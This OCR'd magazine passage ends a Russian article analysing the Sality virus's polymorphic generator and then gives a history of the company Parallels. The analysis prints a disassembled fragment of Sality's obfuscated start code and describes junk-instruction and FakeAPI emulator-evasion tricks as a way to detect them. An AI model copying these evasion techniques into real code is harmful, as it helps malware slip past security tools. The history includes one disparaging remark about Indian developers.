Итак, каждая инструкция обязана включать в себя опкод. Он может быть как однобайтовый, так и двух- и трехбайтовый. Если первый байт опкода равен 0Fh, то он является двухбайтовым. Для трехбайтовых возможно несколько вариантов, но это не будет затронуто в статье. Каждый опкод обладает определенными свойствами. Например, 0B8h – MOV eAX, lz, использует следующие четыре байта, добавляя их к инструкции. Таким образом получается, что последовательность байт B8 FF FF FF FF эквивалентна инструкции MOV EAX, 0FFFFFFFFh. Существуют опкоды, которые сами по себе образуют инструкцию, например, PUSH EBP – 55h, PUSHAD – 60h. А есть такие опкоды, в которых следующий байт несет определенный смысл и называется ModRM.

Ликбез: полиморфизм и обфускация

Полиморфизм – возможность объектов с одинаковой спецификацией иметь различную реализацию. Гружено? Согласен! Приведем простой пример. Допустим, нам нужно создать код, который заполняет регистр EAX значением «0». Возможно множество реализаций:

```
PUSH 0; POP EAX;
XOR EAX, EAX;
MOV EAX, 0;
AND EAX, 0;
```

В этом и заключается полиморфизм – сделать одно и то же, только разными способами. **Обфускация** – приведение исходного текста или исполняемого кода программы к виду, сохраняющему ее функциональность, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции. Конкретный пример:

```
PUSHAD; NOP; NOP; NOP; NOP; POPAD; ADD EAX, 0xFFEEFFEE;
INC EAX; OR EAX, EAX; SUB EAX, 0xFFEEFFEF; PUSH EBX; PUSH
ECX; POP ECX; POP EBX; LEA EAX, [EAX]; MOV EDX, EDX;
```

Все три последовательности инструкций не несут никакой полезной нагрузки, но вполне могут быть использованы, чтобы «замусорить» полезный код.


FakeAPI — вызов произвольных API-функций, в надежде на то, что эмулятор не поддерживает работу с таблицей импортов или не может реализовать корректное исполнение

Этот байт состоит из трех полей, показанных на схеме: Mod, Reg/Opcode, R/M. С помощью Mod'а определяется тип операнда, используемого инструкцией – память или регистр. Если его значение равно 3, то это регистр, а остальные возможные – память. Основное назначение R/M и Reg/Opcode – указывать на операнды инструкции. А для некоторых опкодов, например, 0x80, 0x81, 0xC1, поле Reg/Opcode указывает на саму операцию, выполняемую инструкцией. Если в инструкции поле Mod не равно 3, и в то же время поле R/M равно 4, то появляется еще один байт – SIB. Он также показан на схеме. Он используется для формирования инструкций, работающих с составными операндами памяти. Например: ADD EAX, [EAX + ECX*4 + 600]. Еще одним необязательным элементом, образующим инструкцию является префикс. Каждый префикс занимает один байт. Но у команды может быть сразу несколько префиксов. Они используются для придания инструкции определенных свойств. Всего их одиннадцать:


```
F0 - Lock; F2 - REPNE; F3 - REP; 2E - CS segment
override; 36 - SS — // — // -; 3E - DS — // — // -; 26 - ES
— // — // -; 64 - FS — // — // -; 65 - GS — // — // -; 66 -
Operand - Size; 67 - Address Size;
```

```
60                 pushad
2BCA               sub     ecx,edx
3C2E               cmp     al,02E ;'.'
23CF               and     ecx,edi
87F1               xchg    ecx,esi
6A00               push    0
FF15587E4300       call    LoadLibraryA
E800000000         call    .000436406 --↓1
56               1 push    esi
0FBAFF55           btc     edi,055 ;'U'
0FA5F7             shld    edi,esi,cl
F35D               pop     ebp
C7C3B1B0B3AA       mov     ebx,0AAB3B0B1
F3F259             pop     ecx
81C10C0D0000       add     ecx,000000D0C
C0F82F             sar     al,02F ;'/'
3AC6               cmp     al,dh
89E8               mov     eax,ebp
81C1040A0000       add     ecx,000000A04
89E8               mov     eax,ebp
0FBAFF6F           btc     edi,06F ;'o'
D2F8               sar     al,cl
81C1290F0000       add     ecx,000000F29
13C5               adc     eax,ebp
F213C5             adc     eax,ebp
81E98F090000       sub     ecx,00000098F
8D3DFFC67170       lea     edi,[07071C6FF]
F7D3               not     ebx
0FA3D8             bt      eax,ebx
51                 push    ecx
81C1250C0000       add     ecx,000000C25
B8EFF6E120         mov     eax,020E1F6EF
C7C3B1B0B3AA       mov     ebx,0AAB3B0B1
1AE2               sbb     ah,dl
81C14C100000       add     ecx,00000104C
```

Еще немного вируса, но уже в другом файле



Стартовый код Virus.Win32.Sality.aa в зараженном файле



Формат инструкции архитектуры x86

Согласно документации Intel каждый префикс может использоваться только в определенных целях, хотя, безусловно, их можно вручную добавить к произвольной команде. Все сегментные префиксы используются совместно с инструкциями, работающими с памятью, для обращения к определенному сегменту. А байты REPNE/REP добавляются только к инструкциям, работающим со строками или с массивом байт, к примеру – SCASB, MOVSD, LODSW. Префиксы размеров операнда и адреса изменяют соответственно их размеры на меньший или больший, в зависимости от режима работы.
Так что же использует генератор Sality? Во-первых, он использует однобайтовые опкоды, целиком образующие инструкцию. К ним относятся все PUSH'ы и POP'ы. Во–вторых, во всех генерируемых инструкциях поле Mod равно 3, чтобы избежать взаимодействия с памятью, а оперировать только с другими регистрами или мгновенными значениями. Исключение составляет команда LEA, в которой Mod всегда равен 2, а использование 3 приведет к генерации исключения. В-третьих, используется множество двухбайтовых опкодов, которые опять-таки не оперируют с памятью: SHLD, BSF, BTS, BTC, XADD и др. И напоследок – Sality добавляет байт 66h, а также сегментные и REPxx префиксы к произвольным инструкциям. С помощью всех этих методов получается качественный обфусцированный код, который не взаимодействует с памятью, но при этом значительно усложняет анализ кода.
А теперь можно обсудить и те моменты, которые позволяют отличить сгенерированный код от кода, полученного компилятором. Начнем с префиксов. Генератор в Sality добавляет их к совершенно произвольным инструкциям. А в документации Intel написано следующее:

```
«Repeat prefixes (F2H, F3H) cause an instruction to
be repeated for each element of a string. Use these
prefixes only with string instructions (MOVS, CMPS,
SCAS, LODS, STOS, INS, and OUTS). Use of repeat
prefixes and/or undefined opcodes with other IA-
32 instructions is reserved; such use may cause
unpredictable behavior».
```

Таким образом, использование префиксов F2 и F3 возможно лишь с ограниченным списком инструкций, а в приведенном выше примере кода эти байты находятся перед командами CALL, SHL, TEST и прочими. Аналогичная ситуация и с сегментными префиксами. Их использование не по назначению может носить неопределенный характер. А в Sality байт 64h может без проблем предварять инструкцию CALL. Компилятор при генерации кода никогда не будет добавлять префиксы к тем командам, к которым это запрещено делать!
На что еще следует обратить внимание при просмотре кода? Например, на практически полное отсутствие работы с памятью, а значит, и отсутствие локальных и глобальных переменных. Это весьма странно, так как компилятор может использовать только регистры в коротких функциях, и то при определенных условиях. Еще одна особенность полученного кода – совершенно произвольные числовые операнды. Такое, конечно, иногда бывает, когда реализуется какая–то функция из криптоалгоритма, но даже в ней нет такого обилия случайных чисел.
Переходим к самому последнему этапу генерации кода – добавление FakeAPI. Этот метод используется для обхода простых эмуляторов или виртуальных машин. А заключается он в вызове произвольной API-функции, в надежде на то, что эмулятор не поддерживает работу с таблицей импортов или не может реализовать корректное исполнение. В представленном дизассемблерном листинге в таком качестве используются две функции – FindCl ose и GetModuleHandleA. В представленном случае очень легко отличить фэйковые запуски от реальных вызовов. Во-первых, результат их работы – регистр EAX или его составные части, впоследствии просто стираются и не используются, что довольно странно для нормальной программы. Во-вторых, функции FindClose должен передаваться корректный хэндл, полученный ранее с помощью FindFirstFile. А в приведенном файле происходит исполнение FindClose (0) прямо с точки входа, что явно не может иметь место в нормальном файле. Генератор, при добавлении FakeAPI в конечный код, пользуется определенным списком, в котором перечислены API-функции, которые получают на вход только один параметр и не вносят никаких значительных изменений в систему.

ЗАКЛЮЧЕНИЕ

Итак, в этой статье мы рассмотрели все этапы работы полиморфного генератора. Как оказалось, в Sality очень эффективно используется полиморфизм и обфускация. В нем присутствует большое количество инструкций, которые не несут полезной нагрузки, значительно усложняют статический анализ и практически полностью «размывают» полезную нагрузку вируса. Добавление FakeAPI также добавляет исследователю головной боли. Но, в то же время, стоит отметить и тот факт, что применение всех этих «примочек» значительно упрощает определение вредоносного кода. Так, при должном опыте, достаточно только одного взгляда, чтобы определить, что перед тобой находится зловред.]C



Мария «Mifrill» Нефедова mifrill@real.xakep.ru



ПАРАЛЛЕЛИ IT-БИЗНЕСА

ИСТОРИЯ КОМПАНИИ Parallels

На сегодняшний день лишь считанным единицам российских IT-компаний удалось добиться серьезных успехов за рубежом. Поставлять свои продукты на западный рынок и успешно работать с другими странами — заоблачная мечта, «пощупать» которую пока смогли лишь избранные: ABBYY, Лаборатория Касперского и Parallels. Если тебя не интересуют виртуальные машины для «Маков», а также ПО для автоматизации , то, скорее всего, ты нечасто слышишь имя Parallels, однако достижения этой компании сложно недооценить.

ЛЮДИ

История Parallels довольно запутанная и не самая тривиальная. Дело в том, что компанию создали и по сей день продолжают возглавлять очень интересные и яркие люди. С рассказа о некоторых из них мы, пожалуй, и начнем наше повествование.

Сергей Белоусов (председатель совета директоров и исполнительный директор Parallels)

Уроженец города Ленинграда Сергей Белоусов — человек крайне «нелинейной» судьбы. Его биография не похожа на стандартное «родился, учился, женился, работал», зато за 20 последних лет он успел принять участие в основании, работе и развитии 50 с лишним проектов.

Нет, Сергей — не очередной гениальный и удачливый самоучка, сумевший поймать волну; по части образования у него полный порядок: он имеет диплом бакалавра физики, диплом с отличием магистра физики и электротехники и степень кандидата технических наук по специальности «Информатика» Московского физико-технического института (МФТИ). Именно МФТИ и стал отправной точкой для Белоусова, ведь в далеком 1992 году именно здесь зародилось первое начинание Сергея, которе сегодня назвали бы стартапом. Его фирма занималась сборкой и производством компов из импортной комплектухи. Все основные поставщики последней, как ты понимаешь, в основном сконцентрированы в странах Восточной Азии (Тайвань, Гонконг, Япония и т.д.). Взаимодействовать с ними оказалось удобнее не из России - идеальным местом для ведения дел оказался Сингапур. Именно туда, ради всеобщего удобства, и перебрался Белоусов. Забегая вперед скажем, скажем,что на сегодня он является гражданином Сингапура, хотя и нельзя сказать, что он «там живет». Дело в том, что фактически Сергей живет в дороге и отелях, а граджанство Сингапура получил лишь потому, что путешествовать с российским паспортом было неудобно: приходилось получать много виз.

Но вернемся к делам давно минувших дней и сборке компьютеров — дела у молодой компании шли неплохо, она уверенно развивалась, однако Белоусову вскоре захотелось большего. В 1994, спустя всего два года после основания своего первого стартапа, Сергей покинул молодую фирму и сразу же окунулся в другое, почти аналогичное предприятие. Возникшее благадаря связям полученным на сборке компьютеров, начинание получило имя Standard & Western.

Компания Standard & Western была основана совместно с Ильей Зубаревым, кстати, тоже выпускником альма-матер Белоусова — МФТИ. Новая компания тоже занималась сборкой и производством, с одной лишь поправкой — вместо компов S&W производила телевизоры и компьютерные мониторы. Забавно, но и это начинание Белоусова в будущем ждал немалый успех — впоследствии «железное» подразделение S&W перородится в хорошо известный на сегодняшний день бренд по производству электроники Rolsen. Но останавливаться на достигнутом Сергей Белоусов снова не пожелал, ни в тот раз, ни в последующие годы.

Несложно догадаться, что там, где имеется «железо», всегда найдется место и софту. ПО наконец-то привлекло внимание Белоусова в середине 90-х годов, и произошло это, по его собственному признанию, случайно.



PARALLELS DESKTOP — ВИРТУАЛЬНАЯ МАШИНА ДЛЯ «МАКОВ»

СЕРГЕЙ БЕЛОУСОВ

Все началась с того, что будущему Rolsen Electronics потребовалось внедрить бухгалтерскую систему. Доступа в Интернет тогда не было. По каким-то своим каналам, через бывших выпускников МФТИ, проживавших в Америке и работавших в банках, удалось составить список из 16 ERP-продуктов. После долгих переговоров, из этого списка осталась лишь одна компания — Solomon Software. Получить копию их дорогостоящего ПО, можно было лишь пройдя сертификацию на знание их продукта и став реселлером компании. Так, в целях банальной экономии, с «Соломон» были наведены партнерско-дистрибьютерские мосты, но кто бы мог подумать, что одними только бухгалтерскими системами и скидками дело не ограничится.

Следующий этап в жизни компании можно назвать этапом продвинутого аутсорсинга. Именно тогда 60 российских инженеров S&W стали работать из Сингапура, фактически выполняя весь цикл инженерных разработок ПО Solomon.

Команда S&W на тот момент состояла, в основном, из наших с тобой соотечественников — там были и выпускники того же МФТИ, и другие российские инженеры, окончившие не менее хорошие российские вузы. Дело в том, что их труд стоил существенно дешевле, чем труд их западных коллег, зато уровень знаний и квалификация, напротив, находились на том же уровне, или были куда выше. Впрочем, был и еще один нюанс. Дело в том, что нанимать других людей просто не получалось — нанимая русских, можно было оценить уровень их знаний, хотя бы исходя из того, какой ВУЗ закончил человек. С другими же национальностями существовали культурные пробелы — мало того, что команда Белоусова не могла судить, например, об уровне образования соискателей, но и просто не представляла, чего можно от них ожидать.

Осуществлять работу из России тоже не получалось. Владельцы Solomon беспокоились по поводу сохранности исходных кодов и их возможного использования в плохо защищенной патентным правом стране. Так что не стоит удивляться и спрашивать: «Зачем это они везли работников из России в Сингапур, когда могли нанять местных за копейки?».

Итак, Standard & Western заинтересовался разработкой софта и довольно быстро сориентировался в тонкостях разработки ПО, а также в нюансах его дистрибуции на рынках других стран. Партнерство, заключенное с Solomon Software случайно, обернулось быстрорастущим бизнесом. S&W прекрасно справлялись с локализацией, продвижением и поддержкой в Юго-Восточной Азии ERP-систем Solomon, ориентированных на сегмент среднего и малого бизнеса. А вскоре у «Соломона» нашелся еще один проект, который они очень хотели поручить кому-нибудь из своих партнеров; нужно было заниматься разработкой софта для компании Pervasive, поставщика систем управления базами данных Solomon. Standard & Western на тот момент были заинтересованы в такого рода работе ничуть не меньше потенциального заказчика, так что договоренность была достигнута быстро.

НЕМНОГО СТАТИСТИКИ:

Компания Parallels имеет более 30 наград и более 55 патентов.
У Parallels более 500 партнеров, среди которых такие монстры, как Microsoft, Apple, Intel, AMD, Dell, HP и IBM.
На российском рынке клиентами Parallels являются такие крупные компании, как Мастерхост, РБК, Софтлайн и Русоникс.
Продукты компании поддерживают более 1 млн. серверов и настольных ПК.
Parallels обслуживает свыше 10 млн. конечных пользователей в 125 странах мира.
По некоторым данным от 90% до 98% выручки Parallels получает за рубежом.
По словам Сергея Белоусова Parallels Северная Америка обеспечивает чуть меньше 60% выручки, Европа — больше 30%, а Россия пока приносит меньше 3%.
Parallels Desktop для Mac, по мнению многих экспертов, является тулзой для Mac №1 от сторонних разработчиков. Ей пользуются свыше 2,5 млн. по всему миру.

Николай Добровольский (вице-президент по развитию продуктов)

Одновременно с историей Сергея Белоусова развивалась история еще одного человека, который также сыграл в Parallels одну из главных ролей. Будущий лауреат премии имени Зворыкина,



СЕРГЕЙ БЕЛОУСОВ С ПРЕМИЕЙ CNEWS AWARD



ВЫСТУПЛЕНИЕ БЕЛОУСОВА НА PARALLELS SUMMIT 2009

Николай Добровольский, родился в Москве, в 1975 году, и с редкими в ту пору компьютерами судьба свела его совершенно случайно. В начале 80-х годов, после переезда на новое место жительства, Добровольский (тогда — ученик 4-го класса) решил записаться в какой-нибудь кружок, благо Дворец пионеров — тот, что на Ленинских горах — был совсем рядом. Так уж вышло, что свободные места тогда оставались только в кружке информатики, куда Николай и подался.

Как показало время, Добровольский не прогадал и попал в свою стихию. Начав с программирования калькуляторов в кружке Дворца пионеров, уже в возрасте 14 лет он выиграл всероссийский конкурс по программированию, затем поступил в школу при МГТУ им. Баумана, а после на автомате был зачислен и в саму «Бауманку». Однако с МГТУ у Добровольского не сложилось. Дело в том, что Николай подал бумаги еще и в Московский институт радиотехники, электроники и автоматики (МИРЭА), куда тоже благополучно прошел и где, в итоге, и остался. Не последнюю роль в нелегком выборе между двумя вузами сыграл и тот факт, что в МИРЭА, при поддержке компании Siemens, тогда был создан факультет, готовивший айтишников. Но помимо айтишных премудростей в МИРЭА давали и бизнес-дисциплины, что для Николая было не менее важно. Это окончательно решило дело — выбор был сделан не в пользу «Бауманки».

Работать по специальности, то есть программистом, Добровольский начал уже на третьем курсе, что не слишком характерно для нашей страны вообще, и для того времени в частности. Первые халтуры Николаю подбросил его научный руководитель. Хотя фактического опыта у Добровольского не было, он быстро учился и схватывал на лету, что полностью устроило его первых работодателей. Вскоре подработка превратилась в постоянную работу.

Таким образом, к моменту окончания университета Николай приобрел немалый опыт. У него появились и полезные знакомства, и определенный фундамент, и главное — желание достигнуть большего. Дело стало за малым: осталось перестать работать на кого-то и начать работать на себя. Так появилась на свет фирма Parallels, в которой на первых порах трудилось всего около десятка человек (в основном ребята, с которыми Добровольский перезнакомился по работе).

С темой виртуальных машин на десктопах, которая и станет впоследствии его коньком, Николай впервые столкнулся именно по работе. Увы, не было никаких красивых «гениальных идей», вовремя посетивших гения, и прочих изящных поворотов судьбы. Просто в 2000 году, в процессе работы над проектом для иностранного заказчика, понадобилось запустить на новых компах, не имеющих поддержки IBM, ряд старых систем. Так и родилась мысль, что было бы круто запустить несколько ОС виртуально, внутри одного физического компьютера. Эта идея настолько захватила Добровольского, что он принялся оттачивать ее и далее, уже после того, как проект под того самого, первого заказчика был сделан. По сути, Николай загорелся мыслью создать отдельный, собственный продукт, но это требовало больших затрат, как временных, так и финансовых.

КОМПАНИЯ

На сегодняшний день головной офис компании Parallels расположился, ни много ни мало, в Швейцарии, а офисы продаж и вовсе раскиданы по всем частям света (более чем в 15 странах мира). Известно также, что разработчики обитают преимущественно в Москве, а в Новосибирске сконцентрированны службы поддержки. И их немало, этих разработчиков, прогеров, менеджеров и так далее — штат компании насчитывает уже 700 человек по всей планете.

Как же за неполный десяток лет Белоусову удалось провести компанию от средних размеров стартапа к миллионным прибылям и званию одного из крупнейших игроков рынка? Судя по всему, рецепт прост и не содержит никаких «особенных ингредиентов» — лишь тяжелая работа, жизнь в разъездах, море затраченной энергии, а также умение находить общий язык с самыми разными людьми и никогда, никогда не сдаваться.

Итак, выше мы прервали историю Standard & Western на том, что команда в конце 90-х занялась продвинутым аутсорсингом, физически разместившись в Сингапуре. Какое-то время, примерно вплоть до 2000 года, это работало — среди партнеров компании числился уже не только Solomon Software, но и целый ряд других фирм.

Кстати, в этот же период Standard & Western Software успел переименоваться в SWsoft. Имя сменили из практических соображений: во-первых, на слух Standard & Western можно легко принять за Standard investment, во-вторых, прежнее имя было признанно чересчур длинным и сложным.

А потом на Западе, как гром среди ясного неба, грянул кризис, и приключился печально знаменитый «dot-com bubble». Экономический пузырь доткомов лопнул, множество IT-компаний пошли ко дну вместе с ним, а устоявшие

оказались в очень трудном положении. В таких обстоятельствах западным разработчикам стало не до аутсорса, и у SWsoft резко поубавилось как работы, так и клиентов. В довершении всего, содержать российских разработчиков в Сингапуре стало крайне затруднительно — конкурировать с теми же индусами по стоимости рабочей силы не представлялось возможным. Своих продуктов у компании на тот момент не имелось, их нужно было писать и делать фактически с нуля, а это штука ресурсоемкая и непростая.

То был очень непростой период в истории SWsoft. Белоусов и его команда понимали, что на продвинутом аутсорсинге можно поставить крест, а значит, пришло время компанию перепрофилировать и решать, чем заниматься дальше. Было ясно, что, скорее всего, стоит попытаться писать свой софт (этот процесс был во всех смыслах более контролируемым, понятным и, как ты понимаешь, более прибыльным). Но какой софт писать?.. Этот вопрос обсуждали долго, но спокойно и рассудительно, без скандалов. Все варианты и идеи взвешивались и продумывались, и в итоге решено было прислушаться к «народной молве».

В то время очень активно обсуждались идеи, что «Microsoft — уже все», и никому в скором будущем не будут интересны коробочные продукты. Дескать, софт скоро будет продаваться и предоставляться исключительно в качестве сервисов, и, стало быть, будущее за Linux и ASP (Application Service Providers). Интересно, что в это же самое время Сергей пытался найти инвесторов для своих приятелей, по признанию Белоусова, предлагавших какой-то «непонятный софт». Но дело не в том, что это был за софт, а в том, что все инвесторы утверждали, что софт может быть каким угодно, главное — он обязательно должен иметь отношение к ASP (Application service providers). Сегодня это называется SaaS — software as a service или облачные вычисления.

Рынок виртуализации тогда уже зародился и даже был немного «окучен» такими компаниями как VMware. Однако решения тех дней были еще весьма далеки от идеала — в основном они строились на принципе виртуализации на уровне оборудования. То есть, каждому юзеру выделялись фиксированные «железные мощности» — определенное количество места на хардах, столько-то памяти и так далее. Само собой, это нельзя было назвать рациональной тратой ресурсов, и это в SWsoft поняли быстро. Также Белоусов с коллегами пришли к мысли, что сегмент софта, ориентированного на нужды хостинг-провайдеров и иже с ними — это ниша весьма перспективная, и в ней пока не слишком тесно. В компании, разумеется, нашлись сведущие в этих темах инженеры (вот тебе и еще один пример, почему хорошо иметь команду подготовленных, квалифицированных инженеров, а не клан индусов, готовых работать за $300 в час), и SWsoft начал работу в означенном направлении.

Тогда было принято решение перенести офис обратно в Россию, а точнее — в Москву. Теперь расположение компании в Сингапуре уже скорее мешало, а не помогало делу, и ощутимо било по карману.

Стоит отдельно заметить, что в это же время SWsoft попыталась создать и некую единую платформу для ASP-приложений. Однако на деле оказалось, что сразу разработать и операционную систему, и систему управления и хранения данных — это несколько чересчур, и вряд ли эта задача вообще под силу SWsoft.

«Со временем разработка ОС была прекращена, а вот систему управления и хранения данных выделили в отдельный проект Acronis»

Со временем разработка ОС была прекращена вовсе (от нее остался продукт виртуализации Parallels Virtuozzo Containers), а вот систему управления и хранения данных выделили в отдельный проект Acronis. Комментарии здесь излишни, так как это название и сегодня знакомо каждому уважающему себя IT'шнику.

Сергей Белоусов лично отправился колесить по свету — он встречался с представителями самых разных хостинг-провайдеров и дата-центров, от крупных компаний до крохотных частных фирмочек. Дело в том, что просто создать продукт — мало, после этого его нужно было и кому-то продать...

Как ни смешно, но первым и на довольно долгое время последним клиентом, клюнувшим на тогда еще даже недоработанное «управленческое» ПО от SWsoft, стал небольшой хостер из Нижнего Новгорода. О компании Белоусова в Нижнем узнали вовсе не от Сергея, а через Интернет. Хостеру так приглянулась бета-версия софтины Virtuozzo Containers, что он сам приехал к разработчикам с наличными и буквально умолил их продать ему прогу в текущем виде, хотя та была еще не готова и являла собой сыроватую бету. Впоследствии этот хостер даже ощутимо помог с бета-тестом, так как купленное ПО сразу же принялся использовать по назначению :).

В это же время компания озадачилась и активным поиском инвесторов, так как для разработок нужны были деньги, а финансовый поток из-за пузыря доткомов сильно обмелел. Инвесторы идти навстречу российским бизнесменам не спешили, и, по большому счету, немалую часть средств в SWsoft тогда из собственного кармана вкладывал сам Сергей Белоусов (на поддержку шли и деньги, полученные от других проектов, и, похоже, даже личные сбережения). Коллеги и партнеры Сергея до сих пор поражаются, как у него тогда вообще хватило терпения пережить все эти трудности и не бросить все к черту.


Примерно тем же занимался в это время и Николай Добровольский, чья Parallels тоже остро нуждалась в инвестициях и клиентах. В русских тогда (да и сейчас) вообще инвестировали крайне неохотно — западным воротилам из венчурных фондов плохо понятно, что за вузы мы заканчивали, какова наша квалификация, насколько мы серьезны и можно ли вообще вести с нами какие-то дела. В итоге, чтобы хоть как-то сводить концы с концами и не бросать разработку, которая все тянулась и тянулась, часть команды Parallels (включая самого Николая), устроилась на вторую, постоянную работу в «Росгосстрах». Долго так, конечно, продолжаться не могло, но на двух работах эти отчаянные люди продержались более года. После трудного дня в офисе они возвращались домой и приступали ко второй, не менее сложной работе — писали собственный софт. К счастью, когда силы были уже совсем на исходе, первая рабочая версия продукта, больше напоминавшая прототип, была готова. Теперь можно было рискнуть и расстаться с «Росгосстрахом», что Добровольский и сделал. На дворе был 2003 год.

К 2004 году, устав безрезультатно искать инвестиции на Западе, Николай решил попытать счастья в России. Он признается, что было страшно — маленькая команда с вроде бы интересной разработкой на руках... Случиться могло все, что угодно, но иных вариантов уже попросту не оставалось. И, как ты догадался, тут-то они, наконец, и нашли друг друга — SWsoft и Parallels встретились.

НОВЕЙШАЯ ИСТОРИЯ. ПРОДУКТЫ

Вначале Николай Добровольский познакомился с одним из основателей SWsoft — Станиславом Протасовым. Этот человек начинал свой путь в компании с должности сисадмина и спеца в области Unix, но к моменту знакомства с Добровольским уже возглавлял московский офис SWsoft, а ныне вообще занимает в Parallels пост старшего вице-президента и руководит R&D всех продуктов компании.

В те трудные времена Протасов сам вышел на Николая — он уже был осведомлен о разработках Parallels и считал их достаточно интересными и перспективными. Встретившись с Добровольским лично и пообщавшись более детально, Станислав окончательно убедился в правоте своих суждений, после чего и представил главу Parallels Сергею Белоусову. Стало окончательно ясно, что от слияния все только выиграют — разработки Parallels были крайне интересны и должны были идеально



АНГЛОЯЗЫЧНЫХ СОТРУДНИКОВ КОМПАНИИ УЧАТ РУССКОМУ ЯЗЫКУ



ДОБРОВОЛЬСКИЙ И МЕДВЕДЕВ

вписаться в линейку продуктов SWsoft, а последний уже мог предложить Добровольскому и его разработчикам столь необходимые им инвестиции. Сделку заключили быстро. Parallels стал частью холдинга SWsoft, при этом оставшись самостоятельной компанией. Избавившись от головной боли, то есть от постоянных размышлений на тему «где взять денег?» и от бумажных проблем, Добровольский и его люди смогли, наконец, всецело сосредоточиться на работе. Помощь более опытных инженеров из команды Белоусова здесь пришлась очень кстати. В различных интервью Николай потом не раз говорил, что он очень многому научился у этих людей, как в вопросах разработки коммерчески успешного ПО, так и в вопросах маркетинга и ведения бизнеса в целом. К примеру, настоятельный «совет» переориентироваться на западный рынок дали Parallels именно «старшие товарищи». Сказать, что Добровольскому тогда пришлось почти полностью переделывать свой проект, согласно полученным рекомендация, не будет сильным преувеличением :).

Совсем скоро Николай Добровольский доказал, что в него инвестировали и поверили не зря. Уже в 2005 году из-под его пера вышла первая законченная версия софтины виртуализации десктопов для Windows, а в 2006, буквально порвав рынок, появился на свет и Parallels Desktop для Mac.

Дело в том, что именно тогда, в 2006 году, Apple решила перейти на процы от Intel, что существенно упрощало и облегчало работу виртуальных машин на «Маках». Такой шанс упускать было нельзя. Узнав о смене архитектуры, Добровольский лично съездил в Германию, привез оттуда новенький «Макинтош» и с головой ушел в работу. Бета-версия Parallels Desktop для Mac была готова через рекордные 3,5 месяца.

Стоит заметить, что сам Apple тогда выпустил утилиту BootCamp, которая позволяла после перезагрузки юзать на «Маке» либо Windows, либо Mac OS. То есть, ни о какой виртуализации речи не шло. С выходом же виртуальной машины Добровольского у всех яблофагов наконец-то появился удобный способ пользоваться «виндовым» софтом и железками, не имеющими «дров» под Mac OS, безо всяких ребутов и извращений. Кроме того, на протяжении полутора с лишним лет продукт Parallels был фактически единственным решением такого рода — тяжеловесным компаниям-монстрам ПО-разработки понадобилось почти два года, чтобы написать и выпустить свои аналоги. В итоге детище Добровольского завоевало миллионы пользователей (преимущественно западных, у нас «Маки» до сих пор не столь сильно распространены) и принесло Parallels миллионные прибыли.

В том же 2005 году, и без того довольно удачном для SWsoft, к компании пришли и масштабные инвестиции сразу от ряда солидных венчурных фондов: Bessemer Venture Partners, Insight Venture Partners и Intel Capital.

Налаживались и продажи ПО для автоматизации — Сергей Белоусов все же не зря колесил по свету и общался с людьми, стараясь досконально узнать, что нужно сервис-провайдерам от софта.

Еще в 2003 году SWsoft поглотила компанию Plesk Inc. —крайне популярную благодаря одноименной панели управления для сервис-провайдеров, и, как выяснилось, базирующуюся в Новосибирские. Именно в Plesk разработали и выпустили сверхпопулярный продукт для автоматизации хостинга, фактически ставший стандартом в мировой индустрии (мегодня он называется Parallels Plesk Panel). Среди решении в области виртуализации имеются высокотехнологичные Parallels Virtuozzo Containers, Parallels Workstation, Parallels Server для Mac, а также продукт для массовых пользователей Parallels Desktop для Mac. Вплоть до 2008 года Parallels оставалась дочерней компанией холдинга SWsoft, но затем было принято решение о ребрендинге и полном слиянии. Тогда-то и произошел столь редкий прецедент — новообразованная компания решила использовать не свое прежнее имя, а имя своей «дочки», чьи продукты уже успели заработать на рынке определенный вес и репутацию.

Каково будущее Parallels — сказать сложно, все же мы не оракулы и не провидцы, а рынок порой меняется стремительно. Однако заявить, что компания хорошо закрепилась в сфере ПО для виртуализации и автоматизации, уже можно смело. Сегодня Parallels не только поддерживают и развивают написанный ранее софт, но и пристально следят за новыми технологиями, и наверняка разрабатывают что-нибудь новенькое, разумно храня свои новые идеи в тайне. «Продаваться» кому-либо Parallels пока не планируют — напротив, у лидеров компании есть желание и далее держать Parallels в роли независимой единицы, а в будущем разместить ее на бирже.

Интересен и тот факт, что Parallels на сегодняшний день очень тесно сотрудничает с рядом российских вузов — с Новосибирским и Московским университетами, с московским Физтехом и так далее. На вопрос «зачем?» в Parallels отвечают, что, вкладывая свое время и средства в обучение студентов, они не только готовят себе новые кадры, но и в целом воспитывают себе смену, растят новое поколение айтишников. Ведь недаром лидеры Parallels всегда верили в то, что наши инженеры и специалисты — одни из сильнейших и лучших в мире. И в случае Parallels эта вера полностью себя оправдала.

ИНТЕРВЬЮ С PARALLELS

